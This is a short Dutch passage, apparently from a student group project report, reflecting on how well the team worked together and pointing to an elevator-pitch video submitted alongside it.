gezamenlijk gemaakt voor de rest was dat apart. Onze samenwerking verliep goed, we kwamen goed overheen met wat wel moest en niet in dit document. De werkwijze vond ik persoonlijk goed, omdat ieder zijn deel doet en we kregen elke keer te zien van wie wat deed. Dus ieder van ons was ook gelijk mee.

Elevator-Pitch

Zie video, die erbij is ingediend.